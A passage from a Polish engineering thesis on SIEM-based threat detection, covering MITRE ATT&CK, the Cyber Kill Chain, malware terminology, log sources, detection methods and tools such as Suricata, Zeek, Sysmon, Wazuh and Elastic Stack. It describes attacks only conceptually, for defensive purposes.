4. Artefakty sieciowe i hostowe – Artefakty sieciowe mogą to być niestandardowe nagłówki HTTP, nietypowe wzorce URI, charakterystyczne ciągi User-Agent lub fragmenty protokołów używane w komunikacji C2 (*Command and Control*), natomiast hostowe obejmują wpisy w rejestrze, konkretne pliki lub foldery umieszczone w nietypowych lokalizacjach, nazwy usług i procesów wskazujące na obecność malware'u. Ich wykrycie wymaga większego wysiłku od atakującego.

5. Narzędzia (Tools) – ich skuteczne wykrycie może zmusić przeciwnika do tworzenia nowych rozwiązań.
6. Taktyki, techniki i procedury (TTPs) – najbardziej wartościowe wskaźniki, ponieważ odnoszą się do ogólnego stylu działania przeciwnika. Detekcja na tym poziomie może skutecznie zmusić go do zmiany całej metodologii ataku [19].

Zastosowanie wskaźników z górnych poziomów piramidy ma największy wpływ na bezpieczeństwo, jednak ich detekcja wymaga bardziej zaawansowanej analizy, często przy użyciu SIEM, EDR czy mechanizmów korelacyjnych.

### 2.5.2. Cyber Kill Chain

Model Cyber Kill Chain, opracowany przez firmę Lockheed Martin, opisuje atak jako sekwencję siedmiu etapów: rozpoznanie (*reconnaissance*), uzbrojenie (*weaponization*), dostarczenie (*delivery*), wykorzystanie (*exploitation*), instalacja (*installation*), dowodzenie i kontrola (*command & control*), oraz działania na celach (*actions on objectives*). Model ten stanowi ramy koncepcyjne pomocne w zrozumieniu logiki ataku oraz w projektowaniu działań obronnych, zakłada bowiem, że przerwanie któregokolwiek z etapów może uniemożliwić atakującemu osiągnięcie celu [20].

Cyber Kill Chain sprawdza się w analizie prostych scenariuszy ataku, ale ze względu na swoją liniową strukturę i ograniczony poziom szczegółowości, nie oddaje w pełni złożoności współczesnych zagrożeń, zwłaszcza tych, które omijają klasyczne fazy ataku lub wykorzystują niestandardowe techniki.

### 2.5.3. MITRE ATT&CK

MITRE ATT&CK (*Adversarial Tactics, Techniques & Common Knowledge*) to ogólnodostępna, ciągle rozwijana baza wiedzy opisująca rzeczywiste zachowania przeciwników w cyberprzestrzeni. W odróżnieniu od Cyber Kill Chain, ATT&CK nie narzuca liniowego porządku, lecz prezentuje zestaw taktyk oraz powiązanych z nimi technik w różnych domenach, m.in. Enterprise (Windows, Linux, macOS, chmura, kontenery), Mobile oraz ICS (systemy przemysłowe) [20].

Taktyki – opisują cel, jaki atakujący chce osiągnąć na danym etapie. Taktyki o których mowa to:

1. *Reconnaissance* – pasywne zbieranie informacji przed właściwym atakiem.
2. *Resource Development* – przygotowanie narzędzi, kont, infrastruktury do ataku (np. tworzenie malware, kupno domen)

3. *Initial Access* (Początkowy dostęp) – metody umożliwiające uzyskanie pierwszego punktu wejścia do systemu lub sieci, np. phishing lub atak na podatną usługę.
4. *Execution* (Wykonanie) – sposoby uruchamiania złośliwego kodu na zaatakowanym systemie, np. PowerShell, makra w dokumentach lub interpretery skryptowe.
5. *Persistence* (Utrzymanie dostępu) – techniki zapewniające przetrwanie atakującego w systemie mimo restartów lub wylogowania użytkownika, np. autostart, wpisy w rejestrze, harmonogram zadań.
6. *Privilege Escalation* (Podniesienie uprawnień) – działania mające na celu uzyskanie wyższych uprawnień, np. z poziomu zwykłego użytkownika do administratora.
7. *Defense Evasion* (Unikanie detekcji) – sposoby maskowania aktywności przed systemami ochrony, np. poprzez zaciemnianie kodu, wyłączanie logowania, wstrzykiwanie procesów.
8. *Credential Access* (Kradzież poświadczeń) – techniki służące do pozyskiwania haseł, tokenów i innych danych uwierzytelniających, np. dump pamięci LSASS, keyloggery.
9. *Discovery* (Rozpoznanie) – zbieranie informacji o środowisku ofiary, np. o użytkownikach, zasobach sieciowych, systemach operacyjnych.
10. *Lateral Movement* (Ruch lateralny) – przemieszczanie się między systemami w obrębie sieci w celu rozszerzenia wpływu, np. przez RDP, PsExec lub SMB.
11. *Collection* – zbieranie danych przed ich eksfiltracją (np. robienie zrzutów ekranu, przeszukiwanie katalogów)
12. *Command and Control* (Komunikacja C2) – ustanowienie i utrzymywanie kanału komunikacyjnego między ofiarą a atakującym, np. przez HTTP, DNS lub szyfrowane protokoły.
13. *Exfiltration* (Eksfiltracja danych) – metody umożliwiające kradzież i wyprowadzenie danych poza infrastrukturę ofiary, np. przez FTP lub zaszyfrowane kanały.
14. *Impact* (Wpływ) – działania powodujące bezpośrednie skutki dla systemu ofiary, np. zaszyfrowanie danych (ransomware), sabotaż, usunięcie danych lub blokada usług [21].

Techniki – wskazują, w jaki sposób dany cel może zostać zrealizowany. Technik jest bardzo wiele, ale przykładowe techniki w ramach taktyk ATT&CK które warto wymienić to m.in.:

- T1566 – *Phishing (Initial Access)* Klasyczny atak socjotechniczny, w którym użytkownik nakłaniany jest do kliknięcia linku lub otwarcia złośliwego załącznika. To najczęstszy wektor początkowego dostępu, obecny niemal w każdej kampanii. Jedną z popularnych odmian tej techniki jest przesyłanie dokumentu Word z wbudowanym złośliwym makrem (VBA), które po aktywacji uruchamia kod PowerShell pobierający kolejne komponenty malware'u. W treści wiadomości często widnieje komunikat typu: „Aby poprawnie wyświetlić dokument, kliknij ‘Włącz makra’”.
- T1055 – *Process Injection (Defense Evasion)* Wstrzykiwanie kodu do innego procesu w celu ukrycia swojej aktywności oraz obejścia mechanizmów detekcji.
- T1071 – *Application Layer Protocol (Command and Control)* Wykorzystywanie popularnych protokołów aplikacyjnych, takich jak HTTP, HTTPS, DNS czy WebSocket, do komunikacji z serwerem dowodzenia (C2).
- T1041 – *Exfiltration Over C2 Channel (Exfiltration)* Przesyłanie wykradzionych danych za pomocą tego samego kanału, który służy do komunikacji z infrastrukturą dowodzenia.
- T1486 – *Data Encrypted for Impact (Impact)* Szyfrowanie danych ofiary z zamiarem wymuszenia okupu, jest to typowy mechanizm wykorzystywany przez ransomware.
- T1547 – *Boot or Logon Autostart Execution (Persistence)* Zestaw podtechnik umożliwiających automatyczne uruchomienie złośliwego oprogramowania po starcie systemu lub logowaniu użytkownika, np. przez wpisy w rejestrze, skróty w folderach startowych czy harmonogram zadań.

Podtechniki – uszczegółowiąją techniki i opisują konkretne implementacje.

Każda technika zawiera dokładny opis, znane przykłady wykorzystania, metody detekcji i możliwe środki zaradcze. Dzięki temu framework MITRE ATT&CK może być wykorzystywany zarówno do projektowania scenariuszy testowych (*red teaming*), jak i do budowy reguł detekcji w narzędziach takich jak np. SIEM.

ATT&CK umożliwia także tworzenie wspólnego języka wśród specjalistów bezpieczeństwa, wspiera analizę luk w zabezpieczeniach oraz ułatwia ocenę dojrzałości operacyjnej zespołów SOC.

#### **2.5.4. ATT&CK Navigator – mapa taktyk i technik**

MITRE ATT&CK Navigator to interaktywne narzędzie *open source* służące do przeglądania i wizualizacji taktyk oraz technik z bazy ATT&CK, czyli tworzenia scenariuszy ataków i prezentacji wyników analizy zagrożeń. Pozwala ono na:

- tworzenie map użytych technik,
- zaznaczanie technik przypisanych do konkretnych grup APT,
- filtrowanie, oznaczanie i eksport wyników (np. w SVG czy JSON) [22].

#### **2.5.5. Malware, exploit, payload i wektor ataku – mechanizmy infekcji i wykonania ataku**

Zrozumienie mechanizmów wykorzystywanych przez atakujących do infekcji systemów i realizacji złośliwych działań jest kluczowe w kontekście projektowania skutecznych systemów detekcji. Choć często w języku potocznym stosuje się pojęcie „wirus” jako synonim każdego zagrożenia komputerowego, w rzeczywistości mamy do czynienia z rozbudowanym zestawem narzędzi i technik ataku.

Malware (z ang. *malicious software*) to ogólne określenie każdego oprogramowania stworzonego z intencją wyrządzenia szkody, kradzieży danych, zakłócenia działania systemu, uzyskania nieautoryzowanego dostępu lub innej formy nadużycia. W potocznym rozumieniu wiele osób utożsamia malware wyłącznie z wirusami, co wynika z historycznego rozpowszechnienia właśnie tego typu zagrożeń. W rzeczywistości jednak wirusy stanowią dziś tylko jeden z wielu typów złośliwego oprogramowania [23].

Do najważniejszych kategorii malware zalicza się:

- Wirusy – fragmenty kodu, które infekują inne pliki i uruchamiają się wraz z nimi. Nazwa wywodzi się z analogii do wirusów biologicznych, które infekują i rozprzestrzeniają się w organizmach żywych.
- Robaki (worms) – samodzielne programy zdolne do replikacji i rozprzestrzeniania się po sieci bez interakcji z użytkownikiem.

- Trojany – złośliwe aplikacje podszywające się pod legalne oprogramowanie, często stanowiące pierwszy etap infekcji. RAT (*Remote Access Trojan*) to szczególny typ trojana, który pozwala atakującemu zdalnie sterować zainfekowanym systemem.
- Ransomware – oprogramowanie szyfrujące dane ofiary i żądające okupu za ich odszyfrowanie; jedno z najgroźniejszych zagrożeń w sektorze publicznym i prywatnym.
- Spyware – narzędzia szpiegujące użytkownika, zbierające dane, takie jak loginy, hasła, historia przeglądania czy informacje finansowe.
- Adware – wyświetlające natrętne reklamy, często instalowane bez wiedzy użytkownika jako komponent innych aplikacji.
- Rootkity – oprogramowanie pozwalające na ukrycie obecności innych zagrożeń oraz zapewniające trwały dostęp do systemu.
- Fileless malware – złośliwe oprogramowanie działające wyłącznie w pamięci RAM, co znacznie utrudnia jego wykrycie i analizę.
- Botnety – systemy zainfekowanych urządzeń połączonych w sieć, wykorzystywane m.in. do przeprowadzania ataków DDoS lub rozsyłania spamu.

Zanim jednak malware zostanie uruchomione, atakujący musi znaleźć sposób, by dostać się do systemu ofiary. Każdy skuteczny atak cybernetyczny wymaga znalezienia sposobu, aby dostać się do docelowego systemu. Ten sposób nazywany jest wektorem ataku [24]. Wektor to droga, którą atakujący wykorzystuje, aby dotrzeć do systemu ofiary i rozpocząć działania. W tym kontekście warto wspomnieć o exploitach, czyli fragmentach kodu lub technikach służących do wykorzystania istniejących luk bezpieczeństwa. Exploit nie jest sam w sobie złośliwym oprogramowaniem, lecz stanowi narzędzie, które umożliwia wykonanie nieautoryzowanego kodu, na przykład uruchomienie malware w systemie ofiary. W wielu przypadkach exploit i malware współistnieją w jednym pliku lub łańcuchu ataku. Szczególnym przypadkiem exploita jest Zero-Day [25] określenie odnoszące się do podatności, która została odkryta przez atakującego przed producentem lub społeczeństwem. Oznacza to, że nie istnieje jeszcze poprawka ani oficjalna informacja o zagrożeniu, co czyni atak niezwykle trudnym do wykrycia i powstrzymania. Ataki typu zero-day są szczególnie niebezpieczne w środowiskach

korporacyjnych i instytucjonalnych, gdzie nawet niewielka luka może zostać wykorzystana do przejęcia kontroli nad systemem lub eksfiltracji danych.

Bezpośrednio po exploicie uruchamiany bywa tzw. payload [26], czyli złośliwy ładunek wykonujący konkretne działanie, np. pobranie dodatkowego malware, lub zainicjowanie komunikacji z serwerem C2. Payload może być niewielkim fragmentem kodu lub pełnoprawnym modułem o zaawansowanych możliwościach. Warto jednak podkreślić, że nie każdy przypadek uruchomienia malware wymaga wcześniejszego użycia exploitu. Przykładowo, jeżeli atakujący uzyska dostęp do systemu za pomocą prawidłowych danych logowania (np. przez usługę RDP), może pobrać i uruchomić malware bez potrzeby wykorzystania jakiejkolwiek podatności.

Z perspektywy zespołów bezpieczeństwa i systemów klasy SIEM, kluczowe jest nie tylko rozpoznanie rodzaju złośliwego oprogramowania, ale również analiza ścieżki jego wejścia i kontekstu wykonania.

## 2.6. Klasyfikacja logów i źródeł informacji

Współczesne systemy informatyczne generują ogromne ilości logów, różnych typów, z różnych źródeł. Dokument NIST SP 800-92 wskazuje kilka głównych kategorii logów, które mają kluczowe znaczenie w kontekście bezpieczeństwa informacji [27].

### 2.6.1. Logi systemowe

Logi systemowe dokumentują wewnętrzne działania systemów operacyjnych. Obejmują informacje o uruchamianiu i zatrzymywaniu usług, błędach systemowych, operacjach na plikach, próbach logowania i zmianach uprawnień. W systemach Windows logi te są dostępne w dzienniku zdarzeń (np. Security.evtx, System.evtx), a w systemach Linux, w katalogu /var/log, np. auth.log, syslog, messages [27].

Analiza logów systemowych pozwala wykrywać działania takie jak nieautoryzowane próby logowania, eskalacje uprawnień, aktywność administracyjną czy awarie usług. Przykładowo, wpis z Windows o identyfikatorze zdarzenia 4625 może wskazywać na nieudaną próbę logowania, potencjalnie będącą oznaką ataku typu *brute-force*.

### 2.6.2. Logi sieciowe

Logi sieciowe pochodzą z urządzeń odpowiedzialnych za transmisję danych, takich jak routery, przełączniki, firewalle czy systemy IDS/IPS (np. Suricata). Zawierają

informacje o sesjach sieciowych, adresach IP źródłowych i docelowych, numerach portów, użytych protokołach oraz decyzjach o dopuszczeniu lub zablokowaniu ruchu. Są one kluczowe w analizie zagrożeń takich jak skanowanie portów, ataki DDoS, próby rozprzestrzeniania malware'u czy komunikacja z serwerami Command & Control [27].

#### **2.6.3. Logi usługowe (Active Directory, IIS)**

Logi usługowe pochodzą z aplikacji i usług infrastrukturalnych, takich jak serwery WWW (IIS, Apache), systemy pocztowe (Exchange) czy katalogowe (Active Directory). Zawierają dane dotyczące uwierzytelniania, zapytań użytkowników, błędów aplikacyjnych oraz modyfikacji konfiguracji i kont użytkowników. Ich analiza umożliwia wykrywanie nadużyć, prób ataków na aplikacje webowe, nieautoryzowanego dostępu czy działań naruszających polityki bezpieczeństwa. Przykładowo, log IIS może ujawniać adres IP, metodę HTTP i status odpowiedzi, co pozwala zidentyfikować podejrzane działania. W logach Active Directory można natomiast śledzić zmiany w strukturze organizacyjnej i uprawnieniach grup [27].

#### **2.6.4. Eventy bezpieczeństwa (FIM, EDR)**

Logi tego typu pochodzą z wyspecjalizowanych systemów bezpieczeństwa, takich jak FIM (*File Integrity Monitoring*), oprogramowanie antywirusowe, VPN czy EDR (*Endpoint Detection and Response*) [28]. Dokumentują m.in. wykryte zagrożenia, anomalie, zmiany w systemie plików, działania podjęte przez agenty bezpieczeństwa (np. blokowanie procesu lub usunięcia pliku).

Systemy FIM pozwalają śledzić każdą modyfikację plików, co umożliwia wykrycie ataków typu ransomware lub obecności rootkitów. Z kolei EDR analizuje działania użytkownika i procesów w czasie rzeczywistym, np. wykrywa użycie PowerShell z nietypowej lokalizacji lub połączenia z zewnętrznymi adresami IP.

### **2.7. Przegląd i klasyfikacja metod detekcji**

W systemach SIEM oraz innych narzędziach służących do wykrywania zagrożeń, skuteczność detekcji incydentów zależy w dużej mierze od zastosowanej metody analizy danych. Poszczególne techniki różnią się podejściem do interpretacji zdarzeń oraz sposobem identyfikacji nieprawidłowości. W literaturze przedmiotu i praktyce operacyjnej wyróżnia się cztery główne kategorie metod detekcji: sygnaturowe, anomalii, behawioralne oraz korelacyjne [29].

### **2.7.1. Detekcja sygnaturowa**

Metoda sygnaturowa opiera się na porównywaniu nadchodzących zdarzeń z wcześniej zdefiniowanymi wzorcami, tzw. sygnaturami, które reprezentują znane zagrożenia. Sygnatura może zawierać m.in. sekwencję bajtów w ruchu sieciowym, fragment kodu pliku, skrót kryptograficzny (hash) lub zestaw instrukcji. Jest to podejście deterministyczne: jeśli dane wejściowe spełniają warunek opisany w sygnaturze, zdarzenie jest klasyfikowane jako zagrożenie [29].

W przypadku detekcji plików malware często stosuje się hashe plików jako ich unikalne identyfikatory. Dzięki temu system może szybko i skutecznie porównać analizowany plik z bazą znanych zagrożeń.

Do głównych zalet tej metody należą wysoka precyzja oraz niska liczba fałszywych alarmów w przypadku znanych ataków. Jej ograniczeniem jest jednak brak możliwości wykrycia nowych, nieznanych zagrożeń (zero-day), które nie zostały jeszcze opisane w bazie sygnatur. Przykładowym narzędziem wykorzystującym tę technikę jest Suricata.

### **2.7.2. Detekcja anomalii**

Detekcja oparta na anomaliami polega na analizie wzorców ruchu sieciowego oraz porównywaniu ich z wcześniej ustalonym modelem typowego zachowania. W momencie, gdy wystąpi odstępstwo od „normalnego” wzorca, generowany jest alert [29].

Podejście to może obejmować metody heurystyczne, analizę statystyczną lub wykorzystanie uczenia maszynowego. W przeciwieństwie do sygnatur, pozwala na wykrycie nieznanych zagrożeń, jednak wiąże się z większym ryzykiem fałszywych alarmów.

### **2.7.3. Detekcja behawioralna**

Detekcja behawioralna polega na analizie wzorców normalnego zachowania użytkowników i systemów, a następnie identyfikacji odchyleń, które mogą wskazywać na zagrożenie. W przeciwieństwie do klasycznych metod opartych na regułach i sygnaturach, podejście to tworzy tzw. *baseline*, czyli wzorzec typowej aktywności i na tej podstawie rozpoznaje anomalie mogące świadczyć o atakach typu *insider threat*, APT lub nadużyciach uprawnień [30].

Zastosowanie analizy behawioralnej w SIEM przynosi liczne korzyści: wcześniejsze wykrywanie zagrożeń, redukcję fałszywych alarmów, możliwość adaptacji do zmieniających się zachowań oraz szerszy kontekst dla analizy incydentów. Kluczowymi komponentami są UEBA (*User and Entity Behavior Analytics*), uczenie maszynowe oraz korelacja danych wynikających z zachowań.

#### **2.7.4. Detekcja korelacyjna**

Detekcja korelacyjna polega na analizie powiązań pomiędzy wieloma zdarzeniami występującymi w różnych źródłach, takich jak logi z hostów, urządzeń sieciowych, aplikacji czy systemów bezpieczeństwa. Jej celem jest identyfikacja incydentów, które w oderwaniu od kontekstu mogłyby pozostać niezauważone, ale w zestawieniu układają się w spójną sekwencję prowadzącą do wykrycia zagrożenia [31].

Systemy SIEM wykorzystujące detekcję korelacyjną stosują reguły logiczne, które łączą zdarzenia według wspólnych cech: użytkownika, adresu IP, chronologii lub źródła. Przykładowo, seria nieudanych logowań z tego samego hosta, zakończona dostępem administracyjnym i przesłaniem danych na zewnętrzny serwer, może zostać połączona w jedno zdarzenie korelowane i zakwalifikowana jako potencjalny atak.

Korelacja pozwala zredukować liczbę fałszywych alarmów, skraca czas analizy incydentów i umożliwia analitykom spojrzenie na zdarzenia w szerszym kontekście. Jest to fundament nowoczesnych rozwiązań SIEM, takich jak Splunk, które automatyzują łączenie pozornie niezwiązanych alertów w jeden, spójny scenariusz.

#### **2.7.5. Hybrydowe metody detekcji**

Hybrydowe podejścia łączą cechy detekcji sygnaturowej i anomalii, tworząc systemy, które zapewniają szerszy kontekst dla alertów i pozwalają ignorować fałszywe alarmy [29].

Nowoczesne platformy bezpieczeństwa łączą oba podejścia w jednym systemie, korzystając jednocześnie z detekcji znanych zagrożeń oraz mechanizmów analizy nietypowego ruchu sieciowego.

#### **2.7.6. Znaczenie linii bazowej (*baseline*) w detekcji**

W nowoczesnych systemach detekcji linia bazowa (*baseline*) to odniesienie do typowego zachowania w systemie, które służy do wykrywania anomalii. Jej

głównym celem jest poprawa skuteczności alertów i redukcja fałszywych powiadomień, zwiększa skuteczność detekcji i zmniejsza zmęczenie alertami [32].

Linia bazowa to zapis typowych działań użytkowników i systemów. Może mieć formę:

- wartości liczbowych (np. średnia liczba logowań),
- listy dozwolonych wartości (np. zatwierdzone aplikacje),
- profilu behawioralnego (np. godziny logowań).

Nowe dane porównuje się z *baseline'em* i jeśli odbiegają od normy, mogą wskazywać na potencjalne zagrożenie. *Baseline* pozwala ignorować spodziewane aktywności i skupić się na nietypowych. Przykład: konto techniczne codziennie wykonujące backup nie generuje alertów, ale podobna aktywność ze strony konta HR już tak. *Baseline'y* często budowane są na podstawie rytmu dobowego (tzw. okno cyrkadyjne). Dzięki temu można łatwiej wykrywać zmiany zachowania, które nie wpisują się w codzienne wzorce.

Utrzymanie *baseline'u* wymaga:

- znajomości kontekstu operacyjnego,
- automatycznych zapytań (np. w Splunk),
- regularnej aktualizacji (np. co 24h),
- dostarczania kontekstu analitykom (np. kto używa konta).

W środowisku SOC, *baseline* może służyć jako dodatkowy warunek wykrycia, filtr lub mechanizm zmniejszający liczbę zbędnych alertów.

## 2.8. Przegląd narzędzi do detekcji i analizy logów

W złożonych środowiskach informatycznych, w których generowane są ogromne ilości danych i występuje wiele potencjalnych wektorów ataku, niezbędne jest zastosowanie specjalistycznych narzędzi wspierających zarówno monitoring sieciowy, jak i hostowy. Narzędzia te umożliwiają nie tylko wczesne wykrycie niepożądanej aktywności, ale również analizę zdarzeń, korelację danych oraz podejmowanie skutecznych działań zaradczych. W niniejszym rozdziale zaprezentowano najważniejsze rozwiązania technologiczne używane w ramach pracy inżynierskiej do wykrywania incydentów, korelacji zdarzeń oraz wizualizacji danych z logów systemowych i sieciowych.

### **2.8.1. Suricata (IDS i IPS)**

Suricata to zaawansowany system wykrywania i zapobiegania włamaniom (IDS/IPS) typu *open source*, rozwijany przez *Open Information Security Foundation* (OISF). Umożliwia analizę ruchu sieciowego w czasie rzeczywistym, głęboką inspekcję pakietów, rozpoznawanie protokołów, a także dekodowanie sesji i analizę plików. Wykorzystuje reguły sygnaturowe (kompatybilne z formatem Snort) do identyfikacji zagrożeń oraz generuje szczegółowe logi, które mogą być przekazywane do systemów SIEM w celu dalszej analizy i korelacji. Dzięki możliwości inspekcji TLS oraz integracji z narzędziami analitycznymi, Suricata stanowi wszechstronne rozwiązanie w detekcji zagrożeń oraz prewencji ataków [33].

### **2.8.2. Zeek**

Zeek (dawniej Bro) to elastyczny framework do monitorowania bezpieczeństwa sieciowego, koncentrujący się na tworzeniu kontekstualnych zapisów aktywności w sieci. W odróżnieniu od klasycznych systemów IDS opartych na sygnaturach, Zeek generuje logiczne logi, które odzwierciedlają konkretne zdarzenia i zachowania. Obsługuje analizę protokołów takich jak HTTP, DNS, SSL, SSH oraz wielu innych, co pozwala na dokładną inspekcję sesji i wykrywanie niestandardowych działań. Dzięki możliwości tworzenia niestandardowych skryptów oraz integracji z narzędziami SIEM, Zeek znajduje zastosowanie w threat huntingu, analizie post-factum, budowie reguł korelacyjnych i długoterminowym nadzorze bezpieczeństwa [34].

### **2.8.3. Sysmon**

Sysmon (System Monitor) to narzędzie z pakietu Sysinternals firmy Microsoft, które rozszerza możliwości monitorowania systemu Windows poprzez rejestrowanie zdarzeń na poziomie jądra systemu operacyjnego. Dokumentuje takie zdarzenia jak tworzenie i zamykanie procesów, modyfikacje plików, nawiązywane połączenia sieciowe, ładowanie bibliotek DLL, a także identyfikację plików wykonywalnych po hashach. Sysmon może być precyźniej konfigurowany za pomocą pliku XML, co umożliwia tworzenie reguł detekcji dopasowanych do polityki bezpieczeństwa organizacji. Narzędzie to stanowi nieocenione źródło danych w kontekście analizy zachowań malware'u, technik „living off the land” oraz wewnętrznych nadużyć [35].

#### **2.8.4. Elastic Defend**

Elastic Defend to zaawansowany moduł typu EDR (Endpoint Detection and Response), będący częścią rozwiązania Elastic Security. Zapewnia kompleksową ochronę punktów końcowych poprzez wykrywanie zagrożeń w czasie rzeczywistym, analizę behawioralną, detekcję anomalii oraz śledzenie aktywności z wykorzystaniem danych telemetrycznych. Elastic Defend współpracuje z Elastic Agent, umożliwiając natychmiastowe przesyłanie danych do Elastic Stack i wspierając szybką korelację i reakcję na incydenty. Narzędzie to wykorzystuje reguły detekcji powiązane z taktykami MITRE ATT&CK, co pozwala na lepsze zrozumienie kontekstu ataku i sposobów działania przeciwnika [36].

#### **2.8.5. Wazuh (OSSEC)**

Wazuh to rozwinięcie znanego rozwiązania OSSEC, które pełni funkcję *host-based intrusion detection system* (HIDS). Oferuje szereg funkcjonalności, w tym analizę logów systemowych, wykrywanie rootkitów, monitorowanie integralności plików, kontrolę zgodności z politykami bezpieczeństwa, a także aktywne powiadamianie o anomaliiach. Wazuh umożliwia centralne zarządzanie i analizę danych z wielu źródeł dzięki agentom działającym na różnych systemach operacyjnych oraz integrację z Elastic Stack lub zewnętrznymi rozwiązaniami SIEM [37].

#### **2.8.6. Elastic Stack**

Elastic Stack to kompleksowa, *open source* platforma do zbierania, przetwarzania, analizy i wizualizacji danych logów [38].

Trzon Elastic Stack stanowią trzy główne komponenty:

- Logstash – odpowiedzialny za zbieranie, filtrowanie i przekształcanie danych z różnych źródeł;
- Elasticsearch – wyszukiwarka i silnik indeksujący zoptymalizowany pod kątem dużych wolumenów danych; oraz
- Kibana – interfejs webowy do wizualizacji informacji, tworzenia zapytań analitycznych i dashboardów.

Oprócz podstawowych funkcji, Elastic Stack oferuje również zaawansowane możliwości integracji z narzędziami klasy SOAR, obsługę analizy behawioralnej, automatyczne korelowanie zdarzeń oraz tworzenie alertów na podstawie zdefiniowanych reguł. System pozwala na rozbudowaną analizę kontekstową i wspiera

wiele gotowych dashboardów dla popularnych źródeł logów. Dzięki elastyczności i skalowalności, może być wykorzystywany zarówno w małych środowiskach testowych, jak i w dużych organizacjach do monitorowania bezpieczeństwa w czasie rzeczywistym. To bardzo wszechstronne narzędzie, które można łatwo zintegrować z dziesiątkami popularnych rozwiązań do monitorowania, bezpieczeństwa i zarządzania infrastrukturą IT.

W ramach platformy dostępne są również lekkie narzędzia do zbierania logów, takie jak Beats, oraz wszechstronny Elastic Agent, który może obsługiwać wiele integracji jednocześnie. Do centralnego zarządzania agentami i ich konfiguracją wykorzystywana jest konsola Fleet, umożliwiająca masowe wdrażanie polityk monitorowania i automatyczne przesyłanie danych do Elasticsearch.

Dzięki modułowi Elastic Security, będącemu integralną częścią Kibana, Elastic Stack stanowi pełnoprawne rozwiązanie klasy SIEM. Umożliwia nie tylko zbieranie i analizę danych, ale również detekcję zagrożeń, korelację zdarzeń, reagowanie na incydenty oraz mapowanie technik ataku do modelu MITRE ATT&CK. W połączeniu z mechanizmami EDR, analizą behawioralną i integracjami z systemami klasy SOAR, Elastic Stack oferuje możliwości porównywalne, a często przewyższające wiele komercyjnych systemów bezpieczeństwa. Jego otwartość, elastyczność i ogromna społeczność czynią go jednym z najczęściej wykorzystywanych narzędzi w nowoczesnych centrach SOC.

#### **2.8.7. pfSense jako firewall i źródło logów**

PfSense to rozbudowane narzędzie pełniące funkcję firewalla i routera, oparte na systemie operacyjnym FreeBSD. Umożliwia tworzenie i egzekwowanie reguł sieciowych, konfigurację NAT, zarządzanie połączonymi VPN, a także segmentację ruchu i monitorowanie jego przepływu. PfSense pozwala na eksportowanie logów przez syslog, co umożliwia integrację z systemami analitycznymi i SIEM. Dzięki bogatemu zestawowi modułów i rozszerzeń, pfSense może również służyć jako źródło danych dotyczących bezpieczeństwa ruchu przychodzącego i wychodzącego [39].

#### **2.8.8. VirusTotal (analiza reputacji i zachowania plików)**

VirusTotal to ogólnodostępna platforma analityczna służąca do sprawdzania reputacji plików, adresów IP, domen i URL-i pod kątem potencjalnych zagrożeń. Narzędzie agreguje wyniki z dziesiątek silników antywirusowych i analiz

sandboxowych, umożliwiając szybkie określenie, czy dany artefakt był wcześniej zidentyfikowany jako złośliwy. VirusTotal łączy różne podejścia analityczne, czyli statyczne (analiza struktury i zawartości pliku), sygnaturowe (skanowanie przez silniki AV) oraz dynamiczne (uruchamianie pliku w izolowanym środowisku sandbox), co pozwala na wszechstronną ocenę potencjalnego zagrożenia. Poza prostą detekcją, platforma dostarcza szczegółowe dane techniczne o plikach, w tym wartości hash oryginalne nazwy plików, informacje o podpisie cyfrowym, a także analizę zachowania pliku w izolowanym środowisku. Pozwala to zidentyfikować procesy potomne, zmiany w rejestrze, połączenia sieciowe oraz techniki unikania analizy. Dzięki funkcjom korelacyjnym możliwe jest śledzenie powiązań z innymi próbками malware'u, co czyni VirusTotal użytecznym narzędziem w analizie powłamaniowej i threat intelligence [40].

## **2.9. Mechanizmy zbierania i przesyłania logów w systemach SIEM**

Skuteczne gromadzenie i przesyłanie logów stanowi fundament funkcjonowania systemów SIEM. W środowiskach informatycznych, w których występuje wiele różnorodnych źródeł logów, kluczowe znaczenie ma dobór odpowiedniego mechanizmu zbierania danych. Systemy SIEM integrują dane z różnych lokalizacji, urządzeń i aplikacji, dlatego konieczne jest zapewnienie kompatybilności, niezawodności i bezpieczeństwa procesu zbierania logów. W niniejszym podrozdziale przedstawiono podstawowe podejścia i narzędzia wykorzystywane w tym celu.

### **2.9.1. Agentowe i bezagentowe podejścia do zbierania logów**

Zbieranie logów może być realizowane w modelu agentowym lub bezagentowym. W modelu agentowym na monitorowanych urządzeniach instalowane są dedykowane agenty, które zbierają, filtryują, analizują i przesyłają dane do serwera logów. Zapewnia to dużą elastyczność, bezpieczeństwo transmisji (np. przez TLS), możliwość kompresji, filtrowania i konwersji danych na miejscu oraz obsługę wielu platform jednocześnie. Rozwiązanie to wymaga jednak instalacji oprogramowania na każdym monitorowanym hoście [41].

Podejście bezagentowe wykorzystuje natywne funkcje urządzeń i systemów (takie jak Syslog, WMI, SNMP, WECS), które pozwalają na przesył danych do systemu zbierającego bez konieczności instalowania dodatkowego oprogramowania. To rozwiązanie jest preferowane w środowiskach o ograniczonym dostępie

do systemów, np. urządzeniach wbudowanych (routery, drukarki), czy środowiskach zgodnych z surowymi regulacjami. Wadą podejścia bezagentowego są mniejsze możliwości kontroli, brak buforowania oraz ograniczenia bezpieczeństwa transmisji (np. brak szyfrowania przy Syslog/UDP).

### **2.9.2. Protokół Syslog (UDP, TCP)**

Syslog to standardowy protokół służący do przesyłania komunikatów dziennika z urządzeń do centralnego serwera Syslog, stanowiący jedno z najczęściej wykorzystywanych rozwiązań w zakresie bezagentowego zbierania logów. Jest szeroko stosowany w środowiskach uniksowych, na urządzeniach sieciowych, serwerach Linux oraz wielu innych komponentach infrastruktury IT, takich jak routery, przełączniki czy zapory ogniowe. Działa domyślnie na porcie UDP 514, zapewniając prostą i szybką transmisję, jednak z ograniczoną niezawodnością [42].

Syslog odgrywa istotną rolę jako protokół umożliwiający integrację różnych źródeł logów, zarówno z systemów operacyjnych (Linux/pfSense), jak i urządzeń sieciowych, z centralnym narzędziem do analizy. Przykładowo, pfSense umożliwia natywne eksportowanie logów systemowych i zapory przez Syslog, co pozwala analizować próby skanowania portów, ruch sieciowy oraz reguły NAT i VPN.

Logi przesyłane przez Syslog są zwykle sformatowane jako tekstowe komunikaty zawierające m.in. priorytet, znacznik czasu, nazwę hosta, nazwę usługi i treść zdarzenia. Są one łatwe do parsowania przez narzędzia takie jak Logstash, Filebeat czy syslog-ng, co umożliwia ich dalszą normalizację i analizę w systemie SIEM.

### **2.9.3. Beats - Winlogbeat, Filebeat, Metricbeat**

Beats to rodzina lekkich agentów do zbierania danych w ramach Elastic Stack. Każdy z nich ma wyspecjalizowaną funkcję:

